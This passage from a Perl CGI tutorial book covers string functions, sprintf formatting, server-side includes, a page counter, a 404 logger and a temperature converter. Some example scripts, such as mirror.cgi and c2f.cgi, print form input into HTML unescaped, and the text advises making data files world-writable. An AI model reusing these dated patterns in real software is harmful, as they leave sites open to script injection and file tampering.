To split a string into individual characters, omit the pattern completely:

```
my $sentence = "fox";
my @letters = split(//, $sentence);
# @letters is now: ("f", "o", "x")
```

You can split on very complex patterns using regular expressions; see Chapter 13 for a full list of regular expression rules.

Joining Strings

There are many ways to join strings. One way is to embed variables inside double-quoted strings:

```
my $string1 = "cats";
my $string2 = "dogs";
my $string3 = "$string1 and $string2";
# string3 is now "cats and dogs"
```

You can also join two strings together by use of the concatenate operator, which is a period (`.`) :

```
my $string1 = "cats";
my $string2 = "dogs";
my $string3 = $string1 . " and " . $string2;
# string3 is now "cats and dogs"
```

Similarly, you can join strings with the string assignment operator (`.=`) , which appends a string onto the end of another string:

```
my $string1 = "cats";
$string1 .= " and";
```

```
$string1 .= " dogs";
# string1 is now "cats and dogs";
```

We've also already seen how to join an array into a single string with the `join` function:

```
my @array = ("cats", "and", "dogs");
my $string = join(" ", @array);
# $string is now "cats and dogs"
```

The first argument to `join` is a string to be used to separate the values of the list. The remaining values are the list to be joined – which can either be an array variable, or an actual list:

```
my $string = join(" ", "cats", "and", "dogs");
# $string is now "cats and dogs"
```

Reversing Strings

In Chapter 2 we saw that the `reverse` function can invert a list. In a scalar context, this function inverts the order of a string:

```
my $string = "The quick brown fox";
$string = reverse($string);
print $string;
# prints "xof nworb kciuq ehT"
```

Try it out by creating a new HTML form named mirror.html:

Program 7-1: mirror.html **Mirror HTML Form**

```
<html><head><title>Look Into the Mirror...</title>
</head>
<body>

<center>
<h2>Look Into the Mirror...</h2>
(type something below)<br>
<form action="mirror.cgi" method="POST">
<input type="text" name="text" size=30><br>
<input type="submit" value="Look">
</form>
</center>
```

```
</body>
</html>
```

➪ Working example: http://www.cgi101.com/book/ch7/mirror.html

Then create mirror.cgi, which simply parses the form data and prints the reversed string:

Program 7-2: mirror.cgi **Mirror Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);

my $text = param('text');

print header;
print start_html("The Mirror Says...");

$text = reverse($text);
print <<EndHTML;
<center>
<p>The words in the mirror read...</p>
<p>$text</p>
</center>
EndHTML

print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch7/mirror-cgi.html

Quoting with `qq` and `q`

You don't have to use quotes to enclose a string. The `qq` operator allows you to create a double-quoted string like so:

```
print qq(Fred says, "Hello there, $fnord!");
```

You also don't have to use parentheses to enclose the string; `qq` will accept any character as a delimiter for the string. All of the following are identical:

```
print "Fred says, \"Hello there, $fnord!\"";
print qq(Fred says, "Hello there, $fnord!");
print qq/Fred says, "Hello there, $fnord!"/;
print qq#Fred says, "Hello there, $fnord!"#;
```

qq is very useful for cases where you would otherwise have to escape the quotes. For example, instead of this:

```
print "<a href=\"http://lightsphere.com/\">foo</a>";
```

you can do the same thing much more cleanly with this:

```
print qq(<a href="http://lightsphere.com/">foo</a>);
```

You can also print multiple lines with qq. Instead of this:

```
print qq(<center>\n<h2>Poem</h2>\n);
print qq(The quick brown fox<br>\njumped over the lazy
dog<br><br>\n);
print qq(</center>\n);
```

you can do this:

```
print qq(
<center>
<h2>Poem</h2>
The quick brown fox<br>
jumped over the lazy dog<br><br>
</center>
);
```

This isn't unique to qq, of course; you can have double-quotes across multiple lines as well.

The q function creates a single-quoted string:

```
print q(Send e-mail to info@somedomain.com.);
```

which is identical to:

```
print 'Send e-mail to info@somedomain.com';
```

Variables are not interpolated in single-quoted strings, so you don't need to escape $ and @-signs with a backslash.

Creating A List of Strings with `qw`

The `qw` operator creates a list of strings, which you can assign to an array:

```
my @words = qw(cats and dogs);
# @words is now ("cats", "and", "dogs")
```

Formatting Strings with `printf` and `sprintf`

Until now we've been using `print` to output strings and data from our CGI programs. However, these often don't provide the level of formatting control you may need. Fortunately, Perl provides a standard method of formatting strings: `printf` and `sprintf`. These two functions are Perl's interface to the actual C library functions of the same names.

`printf` and `sprintf` work the same way except in what they do with their output:

- `printf` prints the formatted string to STDOUT, just like `print` does;
- `sprintf` simply returns the formatted string.

The syntax for these functions is:

```
printf("Format string", variable list);
my $string = sprintf("Format string", variable list);
```

The format string may contain ordinary text and optional formatting directives prefixed by a percent-sign. The elements of the variable list are substituted into the string, one per %-directive, according to the format specified by that directive.

%-directives are generally of the form:

```
%mx     or      %m.nx
```

`m` and `n` are optional size specifiers; `m` is usually the minimum length of the field, and `n` is either the precision (for floating point numbers) or the maximum length of the field (for other types). `x` is a letter indicating what type of data to format:

Letter	Type of Data to Format
%	a percent sign
c	a character
s	a string
d	a signed integer, in decimal

u	an unsigned integer, in decimal
o	an unsigned integer, in octal
x	an unsigned integer, in hexadecimal
X	like %x, but using upper-case letters
b	an unsigned integer, in binary
e	a floating-point number, in scientific notation
E	like %e, but using an upper-case "E"
f	a floating-point number, in fixed decimal notation
g	a floating-point number, in %e or %f notation
G	like %g, but with an upper-case "E" (if applicable)

Here's an example. Say you have a floating point number, and you want to display it as a price. If you use Perl's `print` statement, you'll end up with a result like "The price is $7.50000000.". But with `printf`, you can format the string so that it only displays 2 numbers to the right of the decimal place:

```
printf("The price is \$%4.2f\n",$price);
```

This will print out "The price is $7.50". `%4.2f` is the only formatting directive in this string. The `f` indicates that it's a format for a floating-point number. 4 is the total width of the field (in characters, including the decimal point), and 2 is the number of digits to display to the right of the decimal place.

If you use a format length that is longer than the value being stored, the returned string is left-padded with spaces:

```
my $fmt_price = sprintf("%8.2f", 10.24675);
# $fmt_price is now "   10.25"
```

If you're only concerned about the number of digits to the right of the decimal place, you can omit the minimum field length entirely:

```
my $fmt_price = sprintf("%.2f", 10.24675);
# $fmt_price is now "10.25"
```

To left-pad a numeric value with zeros, use a zero after the percent sign:

```
%0m.nx
```

For example, `%02d` is a zero-padded decimal number, 2 digits wide. You'll want to use this when formatting the date.

By default, `printf` formats all fields as right-justified. If you want a left-justified field, use a minus-sign after the percent sign:

```
%-m.nx
```

Here are some additional examples of `printf` and `sprintf`:

```
printf("Today is %02d/%02d/%04d",$mo,$day,$yr);
#  prints "Today is 02/03/2004"

printf("The total is \$%4.2f",$total);
#  prints "The total is $8.50"

printf("The average is %4.1f",(5.5 + 8.7 + 4.25) / 3);
#  prints "The average is  6.1"

my $outstr = sprintf("%4s %24s \$%5.2f\n", $snum, $name,
$price);
#  sets $outstr to " 514 Pocket Parafoil        $ 19.95"
```

You don't have to use %-directives for every variable in the string. If you don't need special formatting for a particular variable, you can include it in the formatting string:

```
printf("There are $count entries at \$%4.2f each, for a
total of \$%5.2f in entry fees.", $per_entry_fee,
$total_fees);
```

In this example `$count` is an integer and doesn't need any special formatting, whereas `$per_entry_fee` and `$total_fees` do.

Revising results.cgi to Show Percentages

In the last chapter we wrote a simple poll program with a results.cgi that displayed the total number of votes, but not percentages. Let's change that program now so that it shows percentages. The percentage number can be calculated like so:

```
my $percent = ($votes / $totalvotes) * 100;
```

Then the percentage number must be formatted with `sprintf`. If you want to round the percentage to the nearest integer, use `%2d` for the formatting directive. If you want to show tenths or hundredths of a percentage point, use the appropriate `%f` format:

```
sprintf("%2d %%", $percent);      # returns "52 %"
sprintf("%3.1f %%", $percent);    # returns "52.1 %"
```

```
sprintf("%3.2f %%", $percent);   # returns "52.14 %";
```

Here is the revised version of results.cgi. In addition to using `sprintf` to format the percentage strings, we're also using `qq` to print the results table.

Program 7-3: results.cgi **Poll Results Program (With Percentages)**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
use Fcntl qw(:flock :seek);

my $outfile = "poll.out";

print header;
print start_html("Results");

# open the file for reading
open(IN, "$outfile") or &dienice("Couldn't open $outfile:
$!");
# set a shared lock
flock(IN, LOCK_SH);
# then seek the beginning of the file
seek(IN, 0, SEEK_SET);

my $total_votes = 0;
my %results = ();
# initialize all of the counts to zero:
foreach my $i ("fotr", "ttt", "rotk", "none") {
   $results{$i} = 0;
}

# now read the file one line at a time:
while (my $rec = <IN>) {
   chomp($rec);
   $total_votes++;
   $results{$rec}++;
}
close(IN);

# new stuff: calculate and format percentages
my %percents = ();
foreach my $key (keys %results) {
   my $percent = ($results{$key} / $total_votes ) * 100;
    $percents{$key} = sprintf("%2d %%", $percent);
```

```
}

my %titles = ("fotr"=> "Fellowship of the Ring",
              "ttt"  => "The Two Towers",
              "rotk" => "Return of the King",
              "none" => "didn't watch them" );

# now display a summary. use qq and a foreach loop
# to save some typing.
print qq(
<b>Which was your favorite <i>Lord of the Rings</i> film?
</b><br>
<table border=0 width=50%>);

foreach my $i ("fotr", "ttt", "rotk", "none") {
   print qq(<tr>
  <td>$titles{$i}</td>
  <td>$percents{$i}</td>
  <td>$results{$i} votes</td>
</tr>
);
}

print qq(
</table>
<p>$total_votes votes total</p>
);
print end_html;

sub dienice {
    my($msg) = @_;
    print h2("Error");
    print $msg;
    print end_html;
    exit;
}
```

🗗 Source code: http://www.cgi101.com/book/ch7/results-cgi.html
➪ Working example: http://www.cgi101.com/book/ch7/results.cgi

Resources

In the Unix shell: **man sprintf** and **perldoc -f sprintf**

`sprintf` documentation: http://www.perldoc.com/perl5.8.0/pod/func/sprintf.html

Visit http://www.cgi101.com/book/ch7/ for source code and links from this chapter.

String Functions

$string =~ m/pattern/	True if *pattern* exists in $string (case sensitive)
$string =~ m/pattern/i	True if *pattern* exists in $string (case insensitive)
length($string)	Returns the number of characters in $string
index($string1, $string2, offset)	Returns the numeric index of $string2 in $string1 at or after *offset*. If *offset* is omitted, searches from the beginning of the string. Returns -1 if no match is found.
rindex($string1, $string2, offset)	As with index( ), except start searching from the end of the string.
uc($string)	Returns $string in uppercase
lc($string)	Returns $string in lowercase
ucfirst($string)	Returns $string with the first letter capitalized
lcfirst($string)	Returns $string with the first letter lowercased
chop($string)	Removes the last character of $string
chomp($string)	Removes trailing newline characters from $string
split(/pattern/, $string)	Splits $string into a list of strings, splitting on *pattern*
$string1 . $string2	Concatenates $string1 and $string2
$string1 .= $string2	Appends $string2 to the end of $string1
$string = join(expr, list)	Joins the values of *list* into a single $string separated by *expr*
reverse($string)	In a scalar context, reverses the order of characters in $string1
qq(Some string)	Encloses *Some string* in double quotes
q(Some string)	Encloses *Some string* in single quotes
qw(one two three)	Returns a list of the arguments, with each argument enclosed in quotes
printf(format, variables)	Formats a string and prints it to standard output
sprintf(format, variables)	Formats a string and returns it

(see p. 84 for printf/sprintf formatting syntax)

Server-Side Includes

Until now you've been using one of two methods to invoke a CGI program: either you link directly to it, by having a link like `<a href="test.cgi">`, or you embed a form in your HTML page, using the `<form action="test.cgi" method="POST">` syntax. There is a third way, as well: server-side includes.

A server-side include (SSI) is an embedded code in your HTML page that instructs the web server to do something prior to loading the page in the visitor's browser. SSIs can be used to include text from other files, display the date and time, show when a page or file was last modified, execute CGI programs, and more.

SSIs work differently on different web servers. While the syntax for calling SSIs is usually the same, the actual commands may vary. The SSIs we'll talk about here are valid for the Apache web server, which is widely used around the world on Unix (and increasingly on Windows) systems. Many other servers use the same tags, but if you're using a different server, you should get a list of that server's valid SSIs before proceeding.

The basic syntax for an Apache SSI is as follows:

```
<!--#element attribute="value"-->
```

This code goes in your HTML page. When you load that page in your browser, the SSI tag is replaced by the output of that tag.

Not every HTML page is parsed for SSI tags (and on large sites with heavy traffic, it's not a good idea, anyway.). The server typically determines whether a file is to be parsed in one of two ways:

- the file name ends in .shtml
- the global "x" (execute) bit is set on the file

The "x" bit can be set with the Unix chmod command:

```
chmod 755 filename.html
```

The "x" bit is set on this file, telling the server to parse it. The server must be configured to allow "XbitHack" for this to work. (Check with your system administrator to find out whether this is configured on your server).

A note about the "x" bit: the 755 mode allows the browser to cache the parsed page, so if you're using SSIs to generate random ad banners, random text, or other information that needs to be refreshed each time the person reloads/revisits the page, you should use this instead:

```
chmod 745 filename.html
```

This prevents caching of the file. Also, to improve performance, you should change permissions on all other files (including images) so that the "x" bit is not set:

```
chmod 644 filename.jpg
```

Keep in mind that your CGI programs still need to be mode 755 in order to be executable.

Apache SSI Reference

The following table lists all of the available Apache SSIs, along with examples of each. This table is long, but comprehensive; you'll find it a handy reference when adding SSIs to your pages.

Element	Attributes
config The configuration directive defines how the output from other SSI directives will appear. This command doesn't actually display anything itself.	**errmsg** - the message sent back to the client in the event of a parsing error. Usually you'll see: [an error occurred while processing this directive] To customize it: `<!--#config errmsg="SSI error"-->` **sizefmt** – The format to be used when displaying file sizes. Valid values are bytes (for a count in bytes) or abbrev (for Kb or Mb as appropriate). Example: `<!--#config sizefmt="bytes"-->`

(**config**, cont'd.)

timefmt - The format to be used when displaying dates and times. The format string is used by the `strftime` C library, which accepts the following substitutions:

%a	The abbreviated weekday name
%A	The full weekday name
%b	The abbreviated month name
%B	The full month name
%d	The day of the month as a zero-padded decimal number (01-31)
%e	The day of the month as a non-zero-padded decimal number (1-31)
%H	The hour as a decimal number using a 24-hour clock (00-23)
%I	The hour as a decimal number using a 12-hour clock (01-12)
%j	The day of the year as a decimal number (001-366)
%m	The month as a decimal number (range 01 to 12)
%M	The minute as a decimal number
%p	am or pm
%S	The second as a decimal number
%U	The week number of the current year as a decimal number, starting with the first Sunday as the first day of the first week.
%W	The week number of the current year as a decimal number, starting with the first Monday as the first day of the first week.
%w	The day of the week as a decimal, Sunday being 0
%y	The year as a decimal number without a century (00-99)
%Y	The year as a decimal number including the century
%Z	The time zone or name or abbreviation
%%	A literal '%' character

A few examples:

```
<!--#config timefmt="%A, %B %e, %Y"-->
```

Configures the date format as "Monday, January 5, 2004"

```
<!--#config timefmt="%a %d %b %y"-->
```

Configures the date format as "Mon 05 Jan 04"

echo	**var** - print one of the following include variables:
	
	DATE_GMT – the current date in Greenwich Mean Time
	DATE_LOCAL – the current date in the local time zone
	DOCUMENT_NAME – the filename (excluding directory paths) of the document requested by the user. (e.g. "testpage.html")
	DOCUMENT_URI – the URL path of the document requested by the user. (e.g. "/~username/ssis/testpage.html")
	LAST_MODIFIED – the date the current file was last changed
	
	Dates are displayed according to the **config** timefmt (see previous page). So, for example, to display the current date in your document, you'd want to do:
	
	`<!--#config timefmt="%A, %B %e, %Y"-->`
	`<!--#echo var="DATE_LOCAL"-->`
	
	This will print the date in the form "Monday, January 5, 2004".
	
	Configuring the time format is optional, but the default format for the date is usually the Unix-style date: "Mon Jan 5 11:32:05 CST 2004". This isn't very reader-friendly, so it's usually a good idea to set the time format with **config**.

exec	**cgi** – Executes a CGI program. There are two ways to call it:
	
	`<!--#exec cgi="test.cgi"-->`
	
	executes "test.cgi" in the same directory as the HTML file that's calling it; and
	
	`<!--#exec cgi="/some/other/dir/test.cgi"-->`
	
	executes the test.cgi in the /some/other/dir/ directory, relative to the web root.
	
	The normal CGI Environment variables are passed on to the CGI, along with SSI include variables (listed in the echo directive), and any SSI variables defined with the **set** directive.

(**exec**, cont'd.)	Output from the CGI is displayed in the HTML page. The CGI must return a Content-type: text/html header to be included. If the program returns a Location: header instead, the Location URL will be displayed as an HTML anchor. **cmd** – Executes a shell command. The SSI include variables are passed to the command, but not the CGI environment variables. Example: `<!--#exec cmd="date"-->` calls the system's "date" command.

fsize	Prints the size of the named file, following the sizefmt formatting (see the config directive). There are two valid attributes:
	
	file – the name of the file in the same directory as the current document
	virtual – the name of the file relative to the web root
	
	Examples:
	`<!--#fsize file="data.db"-->`
	`<!--#fsize virtual="/index.html"-->`

flastmod	Prints the last modification date of the named file, following the timefmt formatting (see the config directive). There are two valid attributes:
	
	file – the name of the file in the same directory as the current document
	virtual – the name of the file relative to the web root
	
	Examples:
	`<!--#flastmod file="data.db"-->`
	`<!--#flastmod virtual="/index.html"-->`

include	Includes the contents of the named file into the current HTML document. There are two valid attributes:
	
	file – the name of the file in the same directory as the current document
	virtual – the name of the file relative to the web root
	
	Examples:
	`<!--#include file="bodybar"-->`
	`<!--#include virtual="/includes/botbar.inc"-->`
	
	The include syntax can also be used to call CGI programs that require arguments:
	
	`<!#--include virtual="test.cgi?foo"-->`

printenv	No attributes. Prints out a listing of all existing variables (CGI environment and SSI) and their values. Example: `<!--#printenv-->`

set	Sets the value of a variable. Required attributes:
	
	var – The name of the variable
	value – The value of the variable
	
	Examples:
	`<!--#set var="iline" value="prodinfo"-->`
	`<!--#set var="ipage" value="23"-->`

Including Files

Let's try an easy example: including text from another file into your page. The syntax for including a file can be one of the following:

```
<!--#include file="botbar.txt"-->
<!--#include virtual="/includes/botbar.txt"-->
```

If the file you're including is in the same directory as your HTML page, you can use `#include file="filename"`. But if the file you want to include is several directories

above your page's current directory, or otherwise on a different part of the server, you want to use the `#include virtual="/path/to/filename"` syntax. On the virtual include, you aren't including the full Unix path to the filename, but rather the path from the root directory of the web server. So if your server's root directory is /home/web, and you have an include file in /home/web/include/botbar.txt, then the virtual path is /include/botbar.txt. (Or, if you're using a public_html directory and your homepage is located at http://yourhost.com/~yourname/, include files in your public_html/include dir can be included with the virtual path /~yourname/include/botbar.inc.)

Including files is very useful for maintenance of large sites. If you have a 100-page site, where each page has the same navigation links somewhere on the page, it makes far more sense to use SSIs and include the navigation info. This way when a navigation link must be changed, you only have to change one file, rather than hundreds.

Here's a very simple navigation include file, called navbar.txt.

```
<a href="/">Home</a> |
<a href="/products.html"> | Products
<a href="/feedback.html">Feedback</a><br>
```

Now to include the file, insert the following at the bottom of your HTML page:

```
<!--#include virtual="/includes/navbar.txt"-->
```

Be sure to **chmod** the navbar.txt file so it's world readable (**chmod 644 navbar.txt**). You'll also need to **chmod 745** the HTML file as well.

Here's another example, this time with body tag colors and header graphics. We'll have two files. The first, body.txt, contains just this one line:

```
bgcolor="#ffffff" text="#000000"
```

The second file, header.txt, contains a header graphic:

```
<a href="/"><img src="/class/img/hdrbar-cgi101.gif"
width=500 height=43 alt="" border=0></a><br>
```

Now, after saving both of those in the includes directory, you can include them in a HTML page by doing the following:

```
<html><head><title>Your Page Title</title></head>
<body <!--#include virtual="/includes/body.txt"--> >
<!--#include virtual="/includes/header.txt"-->
```

Executing CGI Programs From Server-Side Includes

You can execute a CGI program using an include with the following directive:

```
<!--#exec cgi="/path/to/script.cgi"-->
```

As with virtual includes, the path to the CGI program to be executed is relative to the web root.

The CGI program must print a Content-Type header prior to returning any output. (This can be done with CGI.pm's `header` function.) Some common uses for SSI-called CGI programs are random ad banners, random image or quote programs, and page counters.

SSI Page Counter

Let's try writing a page counter. First you'll need to create a "counts" file with the number 0 on the first and only line of the file. Save it, and don't forget to make it world-writable:

```
chmod 666 counts
```

Next, create count.cgi. This program will read the counts file, increment the counter, rewind and rewrite the file, then print the current count.

Program 8-1: count.cgi **SSI Counter Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use strict;
use Fcntl qw(:flock :seek);

print header;           # print the content-type header

# open the counter file for read-write
open(IN,"+<counts") or &dienice("Can't open counts for read/
write: $!");
flock(IN,LOCK_EX);      # lock the file (exclusive lock)
seek(IN,0,SEEK_SET);    # rewind it to the beginning
my $count = <IN>;       # read only the first line.

$count = $count + 1;    # increment the counter

truncate(IN,0);         # this erases (truncates) the file
```

```
                          # to length=0
seek(IN,0,SEEK_SET);      # rewind it to the beginning again
print IN "$count\n";       # write out the new count
close(IN);                # close the file.

print "You are visitor number $count.<p>\n";

sub dienice {
    my ($errmsg) = @_;
    print "<p>$errmsg</p>\n";
    exit;
}
```

🗗 Source code: http://www.cgi101.com/book/ch8/count-cgi.html
➪ Working example: http://www.cgi101.com/book/ch8/counter.html

Then add this SSI tag to the HTML page you want counted:

```
<!--#exec cgi="count.cgi"-->
```

Then reload the page in your browser. You should see "You are visitor number 1." in place of the SSI tag.

Troubleshooting

If you don't see anything where the SSI counter should be, your page probably isn't being parsed. Check to make sure you've either named it with the .shtml extension, or that you've done a "chmod 745" on the file. If you've done both of these, and it still doesn't work, it's possible your web server isn't configured to allow SSIs. Talk to your webmaster.

A typical SSI error message looks like this:

```
[an error occurred while processing this directive]
```

If you see this message, it means the page is being parsed for SSIs, but there was an error executing the command or program. It could mean you've used the wrong path to your CGI program, or it could mean your program is broken somehow. Try loading the CGI program directly in your browser (for example, you should be able to load count.cgi in your browser window and see the "You are visitor number *X*." message).

If your counter isn't incrementing, then either the count file doesn't have the proper permissions, or the page is being cached by your browser. Be sure you "chmod 745"

the HTML file. You may also need to change your browser to "check page every time", rather than "check once each session" (these are usually under the "caching" section of your browser's preferences menu).

Custom Error Page

Most web servers have a default "page not found" error message that isn't too useful. You can change this by setting up your own custom error page. Here's how to set one up. (This is for Apache web servers; if you're using a different server, consult that server's documentation).

First you should create the error page itself. This is a simple HTML page; it should have the same graphic design as your existing site, a "page not found" message, and a link back to your home page. If you have a search engine on your site, a search link would also be a good idea.

You can name the file whatever you want; "err404.html" is a good name. Here is CGI101's err404.html page:

Program 8-2: err404.html **Custom Error Page**

```
<html>
<head>
<title>CGI101 404</title>
</head>
<body bgcolor="#ffffff" text="#000000" link="#00639C">

<center><a href="/"><img src="/img/cgi101logo.gif" width=405
height=88 alt="CGI101.COM" border=0></a>
<p>
<blockquote>

<h2>Page Not Found</h2>
<p>
That page was not found on this server. Return to our <a
href="http://www.cgi101.com/">home page</a>
</p>
</blockquote>
</center>
</body>
</html>
```

Create your own err404.html page and place the file somewhere in your web space. The

web root is a good place, or you can create a new directory to hold error pages.

Next you'll need to tell the server to show this page instead of its default 404 message. This can be done in one of two ways: either in the server configuration file (such as httpd.conf), or in an .htaccess file in your web root directory. It's likely only your sysadmin can modify the server config file, so you may want to try the .htaccess route first. The .htaccess file should contain this one line:

```
ErrorDocument 404 /~yourid/err404.html
```

The path is relative to the web root of the server. The above example is for shell-type accounts that don't have their own domain. If you have a domain account, your .htaccess file should look like this (if you put err404.html in your web root directory):

```
ErrorDocument 404 /err404.html
```

Save the file and upload (as a text file) it, and adjust the permissions so that it's world-readable:

```
chmod 644 .htaccess
```

Now test it by trying to load a page that doesn't exist on your site. If everything worked correctly, you should see your err404.html page.

SSI Error Logger

You can embed SSI tags in your custom error page. Just insert the desired SSI tag into your err404.html file. Let's create a CGI program to keep track of what pages people are trying to get to. First add the SSI tag to your err404.html page:

```
<!--#exec cgi="err404.cgi"-->
```

Now create the err404.cgi program. This will simply log the referring page (`$ENV{HTTP_REFERER}`) and the requested file (`$ENV{REQUEST_URI}`) to a file:

Program 8-3: err404.cgi **Custom Error Logger**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use strict;
use Fcntl qw(:flock :seek);
```

```
# the Content-type header is required even if nothing
# else is printed.
print header;

# open file for appending
open(OUT,">>errlog.txt") or exit;
flock(OUT,LOCK_EX);     # lock the file (exclusive lock)
seek(OUT,0,SEEK_END);  # move pointer to end of file
print OUT "uri: $ENV{REQUEST_URI}, referer:
    $ENV{HTTP_REFERER}\n";
close(OUT);
```

Source code: http://www.cgi101.com/book/ch8/err404-cgi.html
Working example: http://www.cgi101.com/book/ch8/foo.html

Finally you need to create the file "errlog.txt", save it in the same directory, and adjust its permissions so it's world-writable. Then try loading a nonexistent page again. This time, the info should be written to the errlog.

You can check the errlog file periodically to see which pages are being requested and missed. The log may look something like this:

```
uri: /book/ch8/foo.html, referer: http://www.cgi101.com/
book/ch8/
uri: /book/ch8/errlog, referer:
uri: /robots.txt
```

If the referer is blank, the person didn't reach the missing page from another link, but probably typed it in directly. The /robots.txt URI will appear frequently, because search engines look for that file before they index your site. It's ok for it to be missing – probably the only time you'll want a robots.txt file is when you don't want your site to be indexed by webcrawlers and robots. For information about the robot exclusion standard, see http://www.robotstxt.org/wc/robots.html.

You'll also want to erase the errlog fairly regularly; otherwise the file can get pretty large. You can schedule a program that will both e-mail you the errlog and erase the file on a regular basis; see Appendix A for info on how to schedule programs with **cron**.

Passing Variables to a SSI-Invoked CGI Program

Let's say you have a CGI program that reads the `QUERY_STRING` and returns different results depending on the value sent. For example:

```
colors.cgi?red
colors.cgi?blue
```

Unfortunately you can't call these directly with an SSI on Apache:

```
<!--#exec cgi="colors.cgi?red"-->
<!--#exec cgi="colors.cgi?blue"-->
```

These will all cause errors. There are several ways around this, though. You can use the `set` directive before calling each CGI program:

```
<!--#set var="QUERY_STRING" value="red"-->
<!--#exec cgi="colors.cgi"-->
<!--#set var="QUERY_STRING" value="blue"-->
<!--#exec cgi="colors.cgi"-->
```

This will pass the `QUERY_STRING` variable along to colors.cgi. You can also set other variables:

```
<!--#set var="def" value="3"-->
<!--#set var="ivar" value="1x"-->
<!--#exec cgi="interval.cgi"-->
```

Each variable you define with set can be extracted from the `%ENV` hash in the CGI program. In the above example, interval.cgi can access the variables through `$ENV{'def'}` and `$ENV{'ivar'}` (or `param('def')` and `param('ivar')`).

This method will be ineffective if your server is using suEXEC. suEXEC forces CGI programs to run with the owner's permissions; it also strips out all but a predefined list of standard (and safe) environment variables before invoking the program. Even if you try setting a standard variable (like `QUERY_STRING`), the value will still get stripped out before the program is executed.

A better way to pass arguments directly would be to use the `include` syntax instead of `exec`:

```
<!--#include virtual="colors.cgi?red"-->
```

This will invoke the colors.cgi program and pass along "red" as the query string.

Executing Server Commands

One final use of the `exec` directive is to run a shell command. For example:

```
<!--#exec cmd="date"-->
```

This example runs the **date** command in the Unix shell, and prints the results.

It is not necessary for the shell program to return a Content-Type header.

Other Ways of Embedding Dynamic Content

Server-side includes are just one of many different ways to embed dynamic content in a static page. You've probably heard about (and perhaps used) PHP, which is a different language but has some syntactic similarities to Perl. Visit http://www.php.net/ to learn more.

There's also Mason, which allows you to embed Perl code directly into your HTML pages. Mason is powerful and (when combined with mod_perl) very fast, and is used by some of the largest sites on the web (including Amazon.com). For more information, visit http://www.masonhq.com/ and http://www.masonbook.com/.

Resources

Introduction to Server-Side Includes: http://httpd.apache.org/docs/howto/ssi.html

Apache module mod_include: http://www.apache.org/docs/mod/mod_include.html

suEXEC for Apache: http://httpd.apache.org/docs/suexec.html

Environment Variables in Apache: http://httpd.apache.org/docs/env.html

strftime man page

Web Robots: http://www.robotstxt.org/wc/robots.html

Visit http://www.cgi101.com/book/ch8/ for source code and links from this chapter.

Working With Numbers

Arithmetic Operators

Perl uses fairly standard operators for math. They are, in order of precedence:

`$x ** $y`	Exponentiation	Returns `$x` to the power of `$y`
`$x % $y`	Modulus	Returns the remainder of `$x` / `$y`
`$x * $y`	Multiplication	Returns `$x` multiplied by `$y`
`$x / $y`	Division	Returns `$x` divided by `$y`
`$x + $y`	Addition	Returns `$y` added to `$x`
`$x - $y`	Subtraction	Returns `$y` subtracted from `$x`

None of these operators change the value of `$x`. You must use an assignment operator to assign the result to a variable.

Assignment Operators

We've already used the = assignment operator. Obviously this changes the value of `$x`:

`$x = 1;`	Sets `$x` to 1

There are also several other assignment operators; these also change the original value:

`$x += 4;`	Adds 4 to `$x`
`$x -= 2;`	Subtracts 2 from `$x`
`$x *= 10;`	Multiplies `$x` by 10
`$x /= 5;`	Divides `$x` by 5

Autoincrement and Autodecrement Operators

If you want to add (or subtract) 1 from a variable, you can use the autoincrement (or autodecrement) operator:

```
$x++, ++$x    Adds 1 to $x
$x--, --$x    Subtracts 1 from $x
```

If the ++ (or --) operator appears before the variable, the variable is incremented (or decremented) before it is used. If the operator appears after the variable, the increment/decrement happens after it is used. This won't be an issue if you use the variable on a line by itself:

```
$x++;  # increment a loop counter
```

However if you assign the value to another variable, the order will be important:

```
$x = 1;       # $x is 1
$y = $x++;    # $x is now 2, $y is now 1
$z = --$y;    # $y is now 0, $z is now 0
```

Rounding Floating-Point Numbers

To round a floating-point number to the nearest integer, use the `sprintf` function with a float format string that specifies zero digits after the decimal point. For example:

```
my $f = 3.14159265;
my $roundf = sprintf("%1.0f", $f);
# $roundf is now 3
```

You can similarly round to any number of digits to the right of the decimal place, by changing the format string:

```
my $f = 3.14159265;
my $roundf = sprintf("%3.2f", $f);
# $roundf is now 3.14
```

If you simply want to discard the non-integer part of a number, use the `int` function:

```
my $g = 3.75;
my $roundg = int($g);
# $roundg is now 3
```

Arithmetic Functions

Perl provides the following built-in arithmetic functions:

`atan2($y,$x)`	The arctangent of `$y/$x` in the range -π to π
`abs($x)`	The absolute value of `$x`
`sin($x)`	The sine of `$x` (in radians)
`cos($x)`	The cosine of `$x` (in radians)
`sqrt($x)`	The square root of `$x`
`int($x)`	The integer portion of `$x`
`exp($x)`	*e* to the power of `$x`
`log($x)`	The natural logarithm (base *e*) of `$x`

The standard Perl module Math::Trig provides many additional trigonometric functions, plus the constant `pi`. See http://www.perldoc.com/perl5.8.0/lib/Math/Trig.html for a complete list of these functions, or type **perldoc Math::Trig** in the shell.

There are many additional third-party mathematics modules available on CPAN. Visit http://search.cpan.org/modlist/Data_and_Data_Types/Math for a list.

Units Conversion

Let's create a simple Celsius to Fahrenheit conversion program. First create the HTML form. Note that we're using a SELECT field to let the viewer choose the conversion type:

Program 9-1: c2f.html **Temperature Conversion Form**

```
<html><head>
<title>Celsius to Fahrenheit Converter</title>
</head>
<body>
<form action="c2f.cgi" method="POST">
<p>This program converts temperatures between Celsius and
Fahrenheit.</p>
Temperature: <input type="text" name="temp" size=5>
<select name="type">
<option value="c2f">Celsius to Fahrenheit
<option value="f2c">Fahrenheit to Celsius
</select>
<input type="submit" value="Convert">
</form>
</body></html>
```

➪ Working example: http://www.cgi101.com/book/ch9/c2f.html

The CGI program is short and simple:

Program 9-2: c2f.cgi Temperature Conversion Program

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Results");

my $temp = param('temp');
if (param('type') eq "c2f") {
   my $ftemp = $temp * 9 / 5 + 32;
   print qq($temp degrees Celsius is $ftemp degrees
Fahrenheit.);
} else {
   my $ctemp = ($temp-32) * 5 / 9;
   print qq($temp degrees Fahrenheit is $ctemp degrees
Celsius.);
}

print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch9/c2f-cgi.html

Random Numbers

